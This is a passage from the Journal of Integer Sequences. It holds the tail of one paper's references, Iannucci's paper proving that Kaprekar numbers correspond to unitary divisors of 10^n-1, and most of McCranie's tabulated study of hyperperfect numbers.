R. Donaghey and L. Shapiro, Motzkin numbers, *J. of Comb. Th.,* ser. A 23 (1979) 291-301.

5

L. Euler, Summarium, *Novi Commentarii Acad. Sci. Petropolitanae,* 7 (1758-59) 13-15.

6

L. Euler, Observationes Analyticae, *Novi Commentarii Acad. Sci. Petropolitanae,* 11 (1765) 124 - 143.

7

R. K. Guy, Catwalks, Sandsteps and Pascal Pyramids, *J. Integer Sequences*, 3 (2000), to appear.

8

Luo Jian-Jin, Catalan numbers in the history of mathematics in China. *Combinatorics and Graph Theory:* Proc. Spring School and International Conference on Combinatorics, Hefei, H.P. Yap *et al,* editors, World Scientific, 1993, pp. 68-70.

9

G. Kreweras, Aires des chemins surdiagonaux a étapes obliques permises. *Cahier du B.U.R.O.* 24 (1976) 9-18.

10

D. Merlini, R. Sprugnoli, and M. C. Verri, The area determined by underdiagonal lattice paths, *Proceedings of CAAP'96, Lecture Notes in Computer Science* 1059, 59-71, 1996.

11

D. Merlini, R. Sprugnoli, and M. C. Verri, An algebraic-combinatorial approach for studying coloured Dyck-Schröder paths, preprint 1999.

12

T. Motzkin, Relations between hypersurface cross ratios, and a combinatorial formula for partitions of a polygon, for permanent preponderance, and for non-associative products, *Bull. Amer. Math. Soc.* 54 (1948) 352-360.

13

E. Pergola and R. Pinzani, A Combinatorial Interpretation of the Area of Schröder Paths, preprint, 1999.

14

A. de Segner, Enumeratio modorum, quibus figurae planae rectilineae per diagonales dividuntur in triangula, *Novi Commentarii Acad. Sci. Petropolitanae,* 7 (1758-59) 203-209.

15

L. Shapiro, W-J Woan, and S. Getu, Runs, slides, and moments, *SIAM, J. of Disc. Math.* 4, (1983) 459-466.

16

N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, published electronically at www.research.att.com/~njas/sequences/.

17

R. P. Stanley, *Enumerative Combinatorics*, Vol. 2, Cambridge University Press, 1999

18

R. A. Sulanke, Bijective Recurrences concerning Schröder Paths, *Electronic Journal of Combinatorics*, Vol. 5 (1), R47, 1998

19

R. A. Sulanke, Three Recurrences for Parallelogram Polyominoes, *J. of Difference Eq. and its Appl.*, 5 (1999) 155-176.

20

R. A. Sulanke, Bijective Recurrences for Motzkin Paths, in preparation, 1999.

21

W-J Woan, L. Shapiro, and D. G. Rogers, The Catalan numbers, the Lebesgue integral and 4^{n-2}, *Am. Math. Monthly*, 104, (1997) 926-931.

(This paper uses lattice paths to produce a unified treatment of sequences A000108, A000302, A000984, A001006, A001850, A002212, A002315, A002426, A005418, A005572, A006318, A014983, A053441, A053442 in the On-Line Encyclopedia of Integer Sequences.)

Received Nov. 11 1999. Published in Journal of Integer Sequences Jan. 12, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000), Article 00.1.2

The Kaprekar Numbers

Douglas E. Iannucci
The University of the Virgin Islands
2 John Brewers Bay
St. Thomas, VI 00802
Email address: diannuc@uvi.edu

Abstract: The (decimal) *n*-Kaprekar numbers are defined and are shown to be in one-one correspondence with the unitary divisors of $10^n - 1$. In particular, this establishes the correctness of an algorithm for generating the Kaprekar numbers proposed by Charosh in 1981. The even perfect numbers are shown to be Kaprekar numbers in the binary base.

1. INTRODUCTION

The *Kaprekar numbers* (sequence A006886 in **[4]**) were introduced by the eponymous D. R. Kaprekar **[3]** in 1980. They have been the subject of several articles, and are mentioned in David Wells's *Dictionary of Curious and Interesting Numbers* **[5].**

What makes the Kaprekar numbers curious or interesting? Let's consider an example. The number 703 is Kaprekar because

$$703^2 = 494209 \quad \text{and} \quad 494 + 209 = 703 .$$

Here are some further examples:

$9^2 = 81$,	$8 + 1 = 9$;
$45^2 = 2025$,	$20 + 25 = 45$;
$297^2 = 88209$,	$88 + 209 = 297$;
$4879^2 = 23804641$,	$238 + 4641 = 4879$;
$17344^2 = 300814336$,	$3008 + 14336 = 17344$;

$$538461^2 = 289940248521 , \qquad 289940 + 248521 = 538461 .$$

Formally, an n-Kaprekar number $k >= 1$ (for $n = 1, 2, ...$) satisfies the pair of equations

$$k = q + r ,$$

$$k^2 = q * 10^n + r$$

where $q >= 1$ and $0 <= r < 10^n$. As the 5-Kaprekar number $k = 4879$ shows, r may have fewer than n digits. We adopt the convention that 1 is an n-Kaprekar number for all $n >= 1$, since

$$1^2 = 0 * 10^n + 1, \qquad 1 = 0 + 1 ;$$

but by fiat 0 and 10^m for $m >= 1$ are not Kaprekar numbers.

Kaprekar **[3]** listed 9 as a Kaprekar number, but failed to list 99, 999, ... However, $10^n - 1$ (for all $n >= 1$) is n-Kaprekar since

$$\underbrace{99\ldots99}_{n\text{ nines}}{}^2 = \underbrace{9\ldots998}_{n-1\text{ nines}}\underbrace{0\ldots001}_{n-1\text{ zeros}} , \qquad \underbrace{9\ldots998}_{n-1\text{ nines}} + \underbrace{0\ldots001}_{n-1\text{ zeros}} = \underbrace{99\ldots99}_{n\text{ nines}} ;$$

that is,

$$(10^n - 1)^2 = (10^n - 2) * 10^n + 1 , \qquad 10^n - 1 = (10^n - 2) + 1 .$$

Charosh **[2]** noted Kaprekar's omission of the numbers $10^n - 1$ ($n >= 1$), as well as the 6-Kaprekar numbers 181819 and 818181. In fact, Charosh correctly devised a method by which to construct Kaprekar numbers of any size. In this paper, we will refine Charosh's result by establishing a bijection between the n-Kaprekar numbers and the unitary divisors of $10^n - 1$ (thus refining and proving Charosh's result). Recall that a is a *unitary divisor* of m if $ab = m$ and $(a, b) = 1$.

2. THE MAIN RESULT

For each integer $N > 1$, let $K(N)$ denote the set of positive integers k for which there exists integers q and r such that

$$k^2 = qN + r \qquad (0 <= r < N) \qquad \textbf{(1)}$$

$$k = q + r \quad . \qquad \textbf{(2)}$$

As a matter of convention, we shall ignore the vacuous solution $k = N$ (for which $q = N$ and $r = 0$). **(1)** and **(2)** imply

$$k(k - 1) = q(N - 1) \qquad \textbf{(3)}$$

Since we disregard the vacuous solution, we have $1 <= k <= N - 1$ (for if $k >= N$ then **(3)** implies $q > k$, contradicting **(2)**).

The set $K(N)$ is nonempty, for always 1 is in $K(N)$. Suppose k were in $K(N)$. Since $(k, k - 1) = 1$, it follows from **(3)** that $d \mid k$ and $d' \mid k - 1$ for some positive d and d' such that $dd' = N - 1$ and $(d, d') = 1$. Let $k' = N - k$. Because $1 <= k <= N - 1$, we have $k' > 0$. Since $k' = (N - 1) - (k - 1)$, we have $d' \mid k'$. Thus $k = dm$ and $k' = d'm'$ for some positive m and m', whence follows

$$dm + d'm' = N = dd' + 1 \qquad \textbf{(4)}$$

Definition: If $(a , b) = 1$, we denote by ***Inv***(a , b) the least positive integer m such that $am = 1 \pmod b$. It follows that $m =$ ***Inv***(a , b) if and only if $1 <= m < b$ and $am = 1 \pmod b$.

It is not difficult to show the next result.

Lemma 1: Suppose $(a , b) = 1$. Then $m =$ ***Inv***(a , b) and $n =$ ***Inv***(b , a) if and only if m and n are positive and $am + bn = ab + 1$.

Applying Lemma 1 to **(4)** gives

$$k = d\,\textbf{Inv}(d , d') ; \qquad k' = d'\,\textbf{Inv}(d ', d) . \qquad \textbf{(5)}$$

Conversely, let $dd' = N - 1$, $(d, d') = 1$, and let $m =$ ***Inv***(d, d') and $m' =$ ***Inv***(d', d). Then by Lemma 1 we have $dm + d'm' = N$. Therefore

$$\begin{aligned} d^2m^2 &= (N - d'm')^2 \\ &= N^2 - N\,d'm' - (dm + d'm')\,d'm' + (d'm')^2 \\ &= N^2 - N\,d'm' - mm'dd' \\ &= (N - d'm' - mm')\;N + mm' . \end{aligned}$$

Thus

$$\begin{aligned} (dm)^2 &= (N - d'm' - mm')\,N + mm' \qquad (mm' < N) , \\ dm &= (N - d'm' - mm') + mm' . \end{aligned}$$

That is, dm satisfies **(1)** and **(2)** (with $q = N - d'm' - mm'$ and $r = mm'$), whence dm is in $K(N)$. Note that $d'm'$ is in $K(N)$ by symmetry. We have proved the following results:

Theorem 1: k is in $K(N)$ if and only if $k = d\,\mathbf{Inv}(d, (N\text{-}1)/d)$ for some unitary divisor d of $N - 1$.

Corollary A: The elements k of $K(N)$ occur in complementary pairs. For each k in $K(N)$, $N - k$ is in $K(N)$.

Let $w(M)$ denote the number of distinct primes dividing M; then M has exactly $2^{w(M)}$ unitary divisors. The following result is immediate:

Corollary B: $K(N)$ contains exactly $2^{w(N - 1)}$ elements.

The convention that N not be an element of $K(N)$ was taken to ensure the bijection between the elements of $K(N)$ and the unitary divisors of $N - 1$.

3. APPLICATIONS

If we let $N = 10^n$ for some $n >= 1$ in Theorem 1, we get the set of n-Kaprekar numbers, which is thus given by

$$K(10^n) = \{\, d\,\mathbf{Inv}(d , d') \;:\; dd' = 10^n - 1 ,\ (d , d') = 1 \,\}.$$

The following table lists all n-Kaprekar numbers k for $1 <= n <= 6$, along with the associated unitary divisors d of $10^n - 1$. These same Kaprekar numbers were given by Charosh **[2]**. By Corollary A, the n-

Kaprekar numbers occur in complementary pairs which sum to 10^n .

n	*d*	*k*	*n*	*d*	*k*	*n*	*d*	*k*	*n*	*d*	*k*
1	1	1	**4**	909	7272	**6**	11	181819	**6**	259	208495
	9	9		1111	7777		297	329967		6993	356643
2	1	1		9999	9999		77	38962		407	533170
	9	45	**5**	1	1		2079	187110		10989	681318
	11	55		9	77778		13	461539		2849	390313
	99	99		41	4879		351	609687		76923	538461
3	1	1		369	82656		91	318682		481	812890
	27	297		271	17344		2457	466830		12987	961038
	37	703		2439	95121		143	643357		3367	670033
	999	999		11111	22222		3861	791505		90909	818181
4	1	1		99999	99999		1001	500500		5291	994708
	9	2223	**6**	1	1		27027	648648		142857	142857
	11	2728		27	148149		37	351352		37037	851851
	99	4950		7	857143		999	499500		999999	999999
	101	5050		189	5292						

For example, consider $n = 3$: 27 and 37 are unitary divisors of $10^3 - 1 = 27 * 37$. Then ***Inv***(27, 37) = 11 and ***Inv***(37, 27) = 19, and we obtain the complementary 3-Kaprekar numbers 27 * 11 = 297 and 37 * 19 = 703.

The universal Kaprekar number 1 corresponds to the unitary divisor 1 of $10^n - 1$, which is why we allow unity as a Kaprekar number. For each $n >= 1$, we disallow 10^n as a Kaprekar number since it is the vacuous solution to **(1)** and **(2)** when $N = 10^n$.

If we let $N = b^n$ in Theorem 1 for some $b >= 2$ and $n >= 1$, we get the base-*b* generalization of the Kaprekar numbers. The case $b = 2$ is especially interesting.

Theorem 2: Every even perfect number is a Kaprekar number in the binary base.

Proof: Let $n >= 1$. It is clear that $2^n - 1$ and $2^n + 1$ are relatively prime, and that

$$2^{n-1}(2^n - 1) \equiv 1 \pmod{2^n + 1}, \qquad 0 < 2^{n-1} < 2^n + 1 .$$

Therefore $2^{n-1} = \mathbf{Inv}(2^n - 1, 2^n + 1)$, and so $2^{n-1}(2^n - 1)$ is in $K(2^{2n})$ by Theorem 1. It is well known that every even perfect number has the form $2^{n-1}(2^n - 1)$ where $2^n - 1$ is prime; hence the result follows. **QED**

To illustrate Theorem 2, we see that $28 = 2^2(2^3 - 1)$ is perfect and 6-Kaprekar in the binary base: $(28)_2 = 11100$, and

$$11100^2 = 1100010000 , \qquad 1100 + 010000 = 11100 .$$

Similarly, $b^{n-1}(b^n - 1)$ and $b^{n-1}(b^n + 1)$ are complementary $2n$-Kaprekar numbers in the base b whenever b is even. This pattern, among others, was noted by Charosh **[2]** in the case when $b = 10$.

4. CONCLUDING REMARKS

It is not worth compiling a more extensive list of Kaprekar numbers, since they can be obtained from the prime factorization of $10^n - 1$ cf. Brillhart et al. **[1]**.

Corollary B shows that the Kaprekar numbers have natural density zero.

REFERENCES.

[1] Brillhart, J., Lehmer, D.H., Selfridge, J., Tuckerman, B., Wagstaff, S. "Factorizations of $(b^n +/- 1)$, $b = 2, 3, 5, 6, 7, 10, 11, 12$ up to high powers." 2nd ed., *Contemporary Mathematics*, v. 22, American Mathematical Society, Providence, RI, 1988.

[2] Charosh, M. "Some Applications of Casting Out 999**...**'s." *Journal of Recreational Mathematics*, v. 14, no. 2 (1981-82), pp. 111-118.

[3] Kaprekar, D. "On Kaprekar Numbers." *Journal of Recreational Mathematics*, v. 13, no. 2 (1980-81), pp. 81-82.

[4] Sloane, N.J.A. *The On-Line Encyclopedia of Integer Sequences*, published electronically at www.research.att.com/~njas/sequences.

[5] Wells, D. *The Penguin Dictionary of Curious and Interesting Numbers*, Penguin Books USA, Inc., New York 1986.

(Concerned with sequences A006886, A037042, A053394, A053395, A053396, A053397 .)

Received Feb 3, 1999; revised version received Mar 21, 1999. Published in Journal of Integer Sequences, Jan. 13, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000), Article 00.1.3

A Study of Hyperperfect Numbers

Judson S. McCranie
1680 Westfield Court
Lawrenceville, GA 30043
USA
Email address: jud.mccranie@mindspring.com

Dedicated to the hyperperfect Anne McCranie, age 28 months.

Abstract: A number n is k-hyperperfect for some integer k if $n = 1 + k\,s(n)$, where $s(n)$ is the sum of the proper divisors of n. The 1-hyperperfect numbers are the familiar perfect numbers. This paper presents some theorems, conjectures and tables concerning hyperperfect numbers. All hyperperfect numbers less than 10^{11} have been computed. Evidence is presented suggesting that a published conjecture is false.

1. Introduction

Hyperperfect numbers are another generalization of perfect numbers, not to be confused with the better known multiply perfect, multiperfect, or k-fold perfect numbers.

Definition. An integer $n > 1$ is *k-hyperperfect* if it is 1 more than k times the sum of its proper divisors, for some positive integer k called the *index of perfection*. (See Guy, section B2; Roberts, page 177; Weisstein; Sloane, sequences A007592, A034897, A007593, A007594, etc.; Sloane and Plouffe, sequences M4150, M5113, M5121.)

This is equivalent to

$$n=k(sigma(n)-n-1)+1 \qquad \textbf{(1)}$$

where *sigma* is the usual sum of divisors function.

Notation. Unless otherwise noted, n denotes a hyperperfect number, k the index of perfection, p, q and r are odd primes with $p<q<r$, and i and k are positive integers.

All hyperperfect numbers less than 10^{11} have been tabulated in this study. There are 2190 hyperperfect numbers in this range, for 1932 different values of k. Only 85 of the hyperperfect numbers have odd index k, and 80 distinct odd values of k are represented. A total of 2105 of the hyperperfect numbers have even index k, and 1852 distinct even values of k are represented. All of these hyperperfect numbers are odd except for the 1-hyperperfect numbers (the familiar perfect numbers). Some individual larger hyperperfect numbers are given later.

2. The main tables

Table 1 is a list of the hyperperfect numbers less than 1,000,000 and their index of perfection k. Sequence A034897 is the left column and A034898 is the right column. (Omitting the entries with k=1 gives A007592.)

Table 1.

n	***k***
6	1
21	2
28	1
301	6
325	3
496	1
697	12
1333	18
1909	18
2041	12
2133	2
3901	30
8128	1
10693	11
16513	6
19521	2

24601	60
26977	48
51301	19
96361	132
130153	132
159841	10
163201	192
176661	2
214273	31
250321	168
275833	108
296341	66
306181	35
389593	252
486877	78
495529	132
542413	342
808861	366

Table 2 is a list of the known hyperperfect numbers with $k <= 100$. The smallest known hyperperfect number for each value of k yields sequence A007594. Hyperperfect numbers less than 10^{11} are listed. Where there is no hyperperfect number less than 10^{11}, and larger hyperperfect numbers for this value of k are known, see Table 7.

Table 2.

k	***k*-hyperperfect numbers**
1	6, 28, 496, 8128, et al - the perfect numbers (A000396)
2	21, 2133, 19521, 176661, 129127041 (A007593)
3	325
4	1950625, 1220640625
6	301, 16513, 60110701, 1977225901 (A028499)
10	159841
11	10693

12	697, 2041, 1570153, 62722153, 10604156641, 13544168521 (A028500)
16	see Table 7
18	1333, 1909, 2469601, 893748277 (A028501)
19	51301
22	see Table 7
28	see Table 7
30	3901, 28600321
31	214273
35	306181
36	see Table 7
40	115788961
42	see Table 7
46	see Table 7
48	26977, 9560844577
52	see Table 7
58	see Table 7
59	1433701
60	24601
66	296341
72	see Table 7
75	2924101
78	486877
88	see Table 7
91	5199013
96	see Table 7
100	10509080401

3. Constructions

We consider the cases of even k and odd k separately.

Case 1: odd values of *k*. When k=1 these are the perfect numbers, and we will say no more about them. For the remainder of this section, we consider odd k>1, unless noted otherwise.

Theorem 1. If $k>1$ is an odd integer, $p=(3k+1)/2$ is prime, and $q=3k+4=2p+3$ is prime then p^2q is k-hyperperfect.

Proof. The proofs of Theorems 1, 2 and 3 are straightforward verifications and will be omitted.

An equivalent formulation is $p=6i-1$, $q=12i+1$, and $k=4i-1$, for some $i>0$. The proof does not hold if p is not of this form.

Theorem 1 also holds for $k=1$, giving the perfect number 28. Of course, the other 1-hyperperfect numbers are not of that form.

For odd $k>1$, there are 79 k-hyperperfect numbers less than 10^{11}. The smallest is $325 = 5^2*13$, which is 3-hyperperfect. The largest of these is $98015605201 = 3659^2*7321$, which is 2439-hyperperfect.

Sequences A034934, A034936, A034937, A034938, A002476 and A045309 give primes related to Theorem 1. Table 3 lists odd values of $k>1$ for which there are k-hyperperfect numbers. All (in fact all known k-hyperperfect numbers for odd $k>1$) are of the form of Theorem 1 (sequence A038536):

Table 3.

Odd values of *k* having *k*-hyperperfect numbers
3, 11, 19, 31, 35, 59, 75, 91, 111, 115, 131, 151, 179, 235, 255, 311, 335, 339, 371, 375, 399, 411, 431, 439, 495, 515, 531, 539, 551, 591, 619, 675, 739, 791, 795, 811, 839, 851, 871, 915, 951, 999, 1015, 1035, 1039, 1055, 1071, 1075, 1155, 1231, 1351, 1375, 1391, 1399, 1419, 1515, 1531, 1539, 1595, 1599, 1651, 1699, 1851, 1859, 1879, 1895, 1939, 1951, 1959, 2091, 2111, 2139, 2219, 2259, 2275, 2351, 2355, 2411, 2439

Conjecture 1 (Converse of Theorem 1). All k-hyperperfect numbers for odd $k>1$ are of the form given in Theorem 1.

If n is a k-hyperperfect number for even $k>1$ then clearly n is odd. All known k-hyperperfect numbers for odd $k>1$ are odd. If Conjecture 1 holds, then all k-hyperperfect numbers for $k>1$ are odd.

Herman te Riele [1981] noted that the six hyperperfect numbers for odd k known at that time [Minoli, 1980] were all of a form equivalent to that in Theorem 1.

Case 2: even values of *k*>1

Theorem 2. If p and q are distinct odd primes such that $k(p+q)=pq-1$ for some integer k, then $n=pq$ is k-

hyperperfect. Equivalently, $q=(kp+1)/(p-k)$.

Again we omit the proof.

There are some limitations on the values of k, p, and q that satisfy Theorem 2: (a) $k<p<2k<q$; and (b) except for $k=2$ (where $p=3$, $q=7$), p and q are congruent modulo 12, and k is a multiple of 6.

Table 4 gives some values of p, q, and k that satisfy Theorem 2. More values of p are given in sequence A034913, and values of p and q combined, in order, are contained in sequence A034914.

Table 4.

p	***q***	***k***
3	7	2
7	43	6
13	157	12
17	41	12
23	83	18
31	43	18
47	83	30
53	509	48
67	4423	66
73	337	60
79	6163	78
113	2441	108
137	3617	132
139	19183	138
151	22651	150
157	829	132
163	26407	162
173	557	132
173	5813	168
193	1297	168
193	37057	192

Theorem 3. Suppose $k>0$ and $p=k+1$ is prime. If $q=p^i-p+1$ is prime for some $i>1$ then $n=p^{i-1}q$ is k-hyperperfect.

Note that when $k=1$ and $p=2$ the theorem gives the familiar perfect numbers. Table 5 lists some examples of this theorem. Sequence A034915 gives the values of q in order.

Table 5.

p	*q*	*i*
2	3	2
2	7	3
2	31	5
2	127	7
2	8191	13
2	131071	17
2	524287	19
3	7	2
3	79	4
3	241	5
3	727	6
3	19681	9
5	3121	5
5	78121	7
7	43	2
7	337	3
7	117643	6
7	40353601	9
11	1321	3
13	157	2
13	28549	4
13	371281	5
13	4826797	6
19	6841	3
19	130303	4

19	2476081	5
31	29761	3
31	28629121	5
41	68881	3
41	115856161	5
43	3418759	4
47	229344961	5
61	844596241	5
67	4423	2
79	6163	2
79	38950003	4

For convenience, we will say hyperperfect numbers produced by Theorems 1, 2 and 3 are of *forms* 1, 2 and 3, respectively. Minoli [1980] gave a different (broader) sufficient condition for a number to be hyperperfect, which is also necessary for hyperperfect numbers of the form p^iq and does not depend on the parity of k.

For even $k>1$, there are 2105 k- hyperperfect numbers less than 10^{11}. The smallest of these is 21, which is 2-hyperperfect. The largest is 99671702281=107693*925517, which is 6468-hyperperfect. The largest even value of k represented is 156102, where 97885007917 = 293147*333911 is 156102-hyperperfect. Of these 2105 hyperperfect numbers, 2001 are of form 2 only, 17 are of form 3 only, 68 are of both forms, and 19 are of neither form. The known hyperperfect numbers that don't fit these forms all have three distinct prime factors. Thus all known hyperperfect numbers of the form p^iq are of forms 1, 2 or 3. The largest hyperperfect number less than 10^{11} of form 3 is also of form 2: 94860412321 = 4561*20798161 = pq; k=4560.

Table 6 gives the hyperperfect numbers less than 10^{11} that are of form 3 but not of form 2:

Table 6.

n	***k***	**factorization of *n***	**form of *q***
2133	2	3^3 79	3^4-3+1
16513	6	7^2 337	7^3-7+1
19521	2	3^4 241	3^5-3+1
159841	10	11^2 1321	11^3-11+1
176661	2	3^5 727	3^6-3+1

1950625	4	5^4 3121	5^5-5+1
2469601	18	19^2 6841	19^3-19+1
28600321	30	31^2 29761	31^3-31+1
62722153	12	13^3 28549	13^4-13+1
115788961	40	41^2 68881	41^3-41+1
129127041	2	3^8 19681	3^9-3+1
893748277	18	19^3 130303	19^4-19+1
1220640625	4	5^6 78121	5^7-5+1
1977225901	6	7^5 117643	7^6-7+1
10509080401	100	101^2 1030201	101^3-101+1
10604156641	12	13^4 371281	13^5-13+1
51886178401	138	139^2 2685481	139^3-139+1

For even values of *k* for which *k*-hyperperfect numbers exist, it is more common for there to be *k*-hyperperfect numbers when *k* is a multiple of 6 (form 2). For the 1852 even values of *k* having a *k*-hyperperfect number less than 10^{11}, all are multiples of 6 except for *k* = 2, 4, 10, 40, 100, 140, and 190. The first five of these cases have *k*+1 prime, and thus are hyperperfect numbers of form 3. For the other two cases, 157*2131*3343 is 140-hyperperfect and 229*1999*2551 is 190-hyperperfect.

We can apply Theorem 3 to find some large *k*-hyperperfect numbers when *k*+1=*p* is prime. For instance, referring to Table 2; there are no small (i.e. < 10^{11}) *k*-hyperperfect numbers for *k*=16, 22, 28, 36, 42, 46, etc - cases in which *k*+1 is prime. (There are other small values such as *k*=8, in which no 8-hyperperfect numbers are known.) We only have to check to see if $q=p^i-p+1$ is prime for some $i>1$ - if so then $p^{i-1}q$ is hyperperfect by Theorem 3. Table 7 shows the large hyperperfect numbers were found for *k*<=100, *k*+1=*p* prime, and *i*<=500:

Table 7.

k	***p***	**values of *i* resulting in primes**
16	17	11, 21, 127, 149, 469 (A034922)
22	23	17, 61, 445
28	29	33, 89, 101
36	37	67, 95, 341
42	43	4, 6, 42, 64, 65 (A034923)
46	47	5, 11, 13, 53, 115 (A034924)

52	53	21, 173
58	59	11, 117
70	71	none
72	73	21, 49
82	83	none
88	89	9, 41, 51, 109, 483 (A034925)
96	97	6, 11, 34
100	101	3, 7, 9, 19, 29, 99, 145 (A034926)

Table 7 fills in some of the values for $k<=100$ in Table 2 for which there are no hyperperfect numbers $< 10^{11}$. A method was given by te Riele [1981] for generating hyperperfect numbers with three or more factors. He also gave hyperperfect numbers for $k = 42$, 72, and 96. A computation using this method (except not requiring $p=k+1$) for $p<2^{16}$, $q<r< 2^{31}$ did not reveal any additional hyperperfect numbers for $k<=100$.

A corollary of the prime number theorem is that the probability that a given integer x is prime is approximately $1/ln(x)$. Considering numbers of form 3, the probability that q is prime is approximately $1/ln(p^i)$. Since the sum of this quantity for i from 2 to infinity diverges, we expect an infinite number of k-hyperperfect numbers when $k+1$ is prime.

4. More than two primes

Nineteen of the hyperperfect numbers less than 10^{11} have three distinct prime factors (the first prime factor may be to a power greater than one) and none of them have more than three distinct factors. For even values of k, seventeen examples are of the form p^iq , for $i>1$, $p<q$, whereas 2069 of the examples are of the form pq, and two are of the form p^iqr . Table 8 gives hyperperfect numbers less than 10^{11} with more than two distinct prime factors:

Table 8.

n	***k***	**factorization of *n***	**source**
1570153	12	13 269 449	te Riele
60110701	6	7^2 383 3203	te Riele
391854937	228	547 569 1259	
1118457481	140	157 2131 3343	
1167773821	190	229 1999 2551	

1218260233	252	349 1481 2357	
1564317613	198	373 443 9467	
2469439417	372	677 1103 3307	
6287557453	438	733 1307 6563	
8942902453	402	547 1831 8929	
9560844577	48	61 229 684433	
12161963773	126	191 373 170711	
13544168521	12	13^2 2347 34147	te Riele
23911458481	360	659 809 44851	
26199602893	342	661 719 55127	
31571188513	816	1493 2221 9521	
46727970517	138	229 349 584677	
64169172901	1050	1831 3169 11059	
80293806421	1410	3491 4073 5647	

A search was made for hyperperfect numbers of the form *pqr* using the method of te Riele [1981], except not requiring that $p=k+1$ (as he did for practical reasons). This search was restricted to $k <= 10{,}000$ and $p-k <= 1000$. An additional 346 hyperperfect numbers of the form $n=pqr$, $n>10^{11}$ were found. The largest value of k was 9930, for which 10009*1258219*125066187236071 is 9330-hyperperfect. Table 9 lists the ones found for $k <= 1000$.

Table 9.

k	***p***	***q***	***r***
12	13	269	449
48	61	229	684433
126	191	373	170711
136	193	463	1748863
138	229	349	584677
140	157	2131	3343
174	211	997	36814051
180	211	1231	47012941
190	229	1999	2551
192	197	8369	83101

198	373	443	9467
206	211	8737	29354287
206	211	8971	331213
222	223	49807	31352557
228	229	67187	238919
228	263	1733	225427
228	547	569	1259
252	349	1481	2357
276	277	78541	3323977
282	283	112087	280537
296	463	823	1166713
342	661	719	55127
348	349	133183	1425091
350	541	997	260413
360	659	809	44851
372	677	1103	3307
396	601	1163	12064691
402	421	8929	216417217
402	547	1831	8929
408	419	17123	172681
414	641	1171	10741487
430	433	63067	4560151
438	733	1307	6563
480	613	2221	973057
522	523	273629	741044219
522	823	1429	615082519
546	547	471677	818291
570	571	329519	30881489
570	937	1459	984367
660	911	2399	6308329
672	673	453367	467751847
684	757	12791	15971

774	821	13537	783023081
810	887	9473	671971
816	1493	2221	9521
820	823	234319	5804353
968	1123	7027	6631993
972	977	221707	1334603
978	1031	19163	3049369

Herman te Riele constructed eleven hyperperfect numbers with three distinct prime factors and one with four distinct prime factors. In his examples with three prime factors, he set $p=k+1$ for practical reasons; but that restriction is not necessary. This survey found sixteen additional hyperperfect numbers less than 10^{11} with three prime factors. The numbers that te Riele constructed that are less than 10^{11} are noted above. Table 10 lists hyperperfect numbers (for even k) with a prime factor to higher than first power:

Table 10.

n	***k***	**factorization of *n***
2133	2	3^3 79
16513	6	7^2 337
19521	2	3^4 241
159841	10	11^2 1321
176661	2	3^5 727
1950625	4	5^4 3121
2469601	18	19^2 6841
28600321	30	31^2 29761
60110701	6	7^2 383 3203
62722153	12	13^3 28549
115788961	40	41^2 68881
129127041	2	3^8 19681
893748277	18	19^3 130303
1220640625	4	5^6 78121
1977225901	6	7^5 117643
10509080401	100	101^2 1030201

10604156641	12	13^4 371281
13544168521	12	13^2 2347 34147
51886178401	138	139^2 2685481

The method of te Riele can not yield k-hyperperfect numbers of the form pqr for odd k. In that construction, n/p is even except when k=1 and p=2, so n/p cannot be factored into odd primes q and r.

Let us examine some small values of k. For k=2 all five examples are of form 3, as are both examples for k=4 and three of the four examples for k=6, the example for k=10, and others. The examples that are not of form 2 or form 3 can be constructed by the method of te Riele. Table 11 gives some examples with small k, which tend to be of form 3:

Table 11.

n	k	factorization of n	form
21	2	3 7	form 2 and form 3
2133	2	3^3 79	form 3
19521	2	3^4 241	form 3
176661	2	3^5 727	form 3
129127041	2	3^8 19681	form 3
1950625	4	5^4 3121	form 3
1220640625	4	5^6 78121	form 3
301	6	7 43	form 2 and form 3
16513	6	7^2 337	form 3
60110701	6	7^2 383 3203	te Riele construction
1977225901	6	7^5 117643	form 3
159841	10	11^2 1321	form 3
697	12	17 41	form 2
2041	12	13 157	form 2 and form 3
1570153	12	13 269 449	te Riele construction
62722153	12	13^3 28549	form 3
10604156641	12	13^4 371281	form 3
13544168521	12	13^2 2347 34147	te Riele construction

(26-digit #)	16	17^{10} (17^{11}-17+1)	form 3
1333	18	31 43	form 2
1909	18	23 83	form 2
2469601	18	19^2 6841	form 3
893748277	18	19^3 130303	form 3

Several values of *k* in table 11 have multiple *k*-hyperperfect numbers. Table 12 lists some examples with large *k* that are represented by several hyperperfect numbers, all of which are of form 2.

Table 12.

n	***k***	**factorization of *n***
4660241041	31752	46457 100313
7220722321	31752	38153 189257
12994506001	31752	34693 374557
52929885457	31752	32381 1634597
60771359377	31752	32297 1881641
15166641361	55848	78593 192977
44783952721	55848	60397 741493
67623550801	55848	58693 1152157
18407557741	67782	130307 141263
18444431149	67782	127867 144247
34939858669	67782	80287 435187
50611924273	92568	118061 428693
64781493169	92568	109793 590033
84213367729	92568	104593 805153
50969246953	100932	139429 365557
53192980777	100932	136057 390961
82145123113	100932	118057 695809

5. Remarks about general values of *k*

For 204 values of *k*, there are two or more *k*-hyperperfect numbers less than 10^{11}. Values of *k* with more than three examples are shown in table 13:

Table 13.

k	#	terms (sequence)
1	6	6, 28, 496, 8128, 33550336, 8589869056 (A000396)
2	5	21, 2133, 19521, 176661, 129127041 (A007593)
6	4	301, 16513, 60110701, 1977225901 (A028499)
12	6	697, 2041, 1570153, 62722153, 10604156641, 13544168521 (A028500)
18	4	1333, 1909, 2469601, 893748277 (A028501)
2772	4	95295817, 124035913, 749931337, 4275383113 (A028502)
3918	4	61442077, 217033693, 12059549149, 60174845917
9222	4	404458477, 3426618541, 8983131757, 13027827181
9828	4	432373033, 2797540201, 3777981481, 13197765673
14280	4	848374801, 2324355601, 4390957201, 16498569361
23730	4	2288948341, 3102982261, 6861054901, 30897836341
31752	5	4660241041, 7220722321, 12994506001, 52929885457, 60771359377 (A034916)

